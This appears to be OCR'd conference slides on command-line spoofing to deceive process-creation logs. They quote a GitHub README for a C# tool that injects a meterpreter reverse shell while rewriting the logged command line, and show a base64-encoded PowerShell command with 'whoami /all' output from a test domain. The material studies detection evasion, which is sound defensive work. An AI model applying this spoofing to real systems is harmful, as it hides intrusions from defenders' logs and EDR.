


COMMAND LINE SPOOFING
COMMAND LINE SPOOFING
COMMAND LINE SPOOFING
COMMAND LINE SPOOFING
COMMANDLINE SPOOFING
CAN YOU TRUST PROCESS CREATION LOGS?
COMMAND LINE SPOOFING

powershell -EncodedCommand dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==

- Tristan
- Log Enthusiast at Seamless Intelligence
- https://github.com/mike-nolan-councilman/
- Bug bounties from Crowdstrike & Microsoft
- 3 ATT&CK Technique Attributions



CmdLineSpoofer

CmdLineSpoofer Public

Unwatch 3 | Fork 17 | Star 98

master | 1 Branch | 0 Tags | Go to file t | Add file | Code

plackyhacker Update README.md — 5ac8ebd · 3 years ago — 10 Commits

CmdLineSpoofer	Tested.	3 years ago
.gitattributes	Add .gitignore and .gitattributes.	3 years ago
.gitignore	Add .gitignore and .gitattributes.	3 years ago
CmdLineSpoofer.sln	Completed first PoC.	3 years ago
README.md	Update README.md	3 years ago
process_hacker.png	Add files via upload	3 years ago
sysmon.png	Add files via upload	3 years ago

README

Command Line Spoofer

An example of using C# to inject a meterpreter shell, whilst spoofing the command line. The command line is stored in the Process Environment Block, is logged when a new process starts, and is displayed in tools such as Process Hacker and Task Manager.

Introduction

This code is based on the How to Argue like Cobalt Strike blog by **Adam Chester/XPN**, the blog explains how cobalt strike spoofs the command line of a process when injecting a beacon.

I used this as a basis to create a C# version that spawns a PowerShell process and injects a meterpreter reverse shell. Granted there is no need for a .Net binary to do this but it demonstrates how commands can be spoofed.

A new process is started in a suspended state with a spoofed command line argument.

The spoofed command is logged but we are able to change the command line in the process PEB. When the main thread is resumed the process uses the new command line in the PEB.

About

How to spoof the command line when spawning a new process from C#.

Readme
Activity
98 stars
3 watching
17 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages

C# 100.0%

WHAT IT IS

- A novel way to annoy you when looking at logs
- A technique which may result in an incorrect assessment
- When paired with newer tools techniques it makes analysis difficult.


WHAT IT IS NOT

- It is not a privilege escalation technique
- It does not hide all types of commands
- It does not stop EDR being able to inspect

PROCESS CREATION

```
C:\Users\tboss>powershell -EncodedCommand dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==

USER INFORMATION
----------------

User Name   SID
=========== ============================================
corp1\tboss S-1-5-21-332620471-3238398151-1440036954-1110


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Group used for deny only
BUILTIN\Administrators                     Alias            S-1-5-32-544                                  Group used for deny only
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                       Mandatory group, Enabled by default, Enabled group
CORP1\SCCM Admins                          Group            S-1-5-21-332620471-3238398151-1440036954-34751 Mandatory group, Enabled by default, Enabled group
CORP1\Domain Admins                        Group            S-1-5-21-332620471-3238398151-1440036954-512   Group used for deny only
CORP1\Domain RDP                           Group            S-1-5-21-332620471-3238398151-1440036954-3110  Mandatory group, Enabled by default, Enabled group
CORP1\LRAdmins                             Group            S-1-5-21-332620471-3238398151-1440036954-34808 Mandatory group, Enabled by default, Enabled group
CORP1\Organization Management              Group            S-1-5-21-332620471-3238398151-1440036954-34697 Mandatory group, Enabled by default, Enabled group
CORP1\Enterprise Admins                    Group            S-1-5-21-332620471-3238398151-1440036954-519   Group used for deny only
CORP1\Schema Admins                        Group            S-1-5-21-332620471-3238398151-1440036954-518   Group used for deny only
Authentication authority asserted identity Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
CORP1\Test_Group_1                         Alias            S-1-5-21-332620471-3238398151-1440036954-1127  Mandatory group, Enabled by default, Enabled group, Local Group
CORP1\Denied RODC Password Replication Group Alias          S-1-5-21-332620471-3238398151-1440036954-572   Mandatory group, Enabled by default, Enabled group, Local Group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                                    State
============================= ============================================================== ========
SeMachineAccountPrivilege     Add workstations to domain                                     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                 Disabled
SeTimeZonePrivilege           Change the time zone                                           Disabled
```

PROCESS CREATION

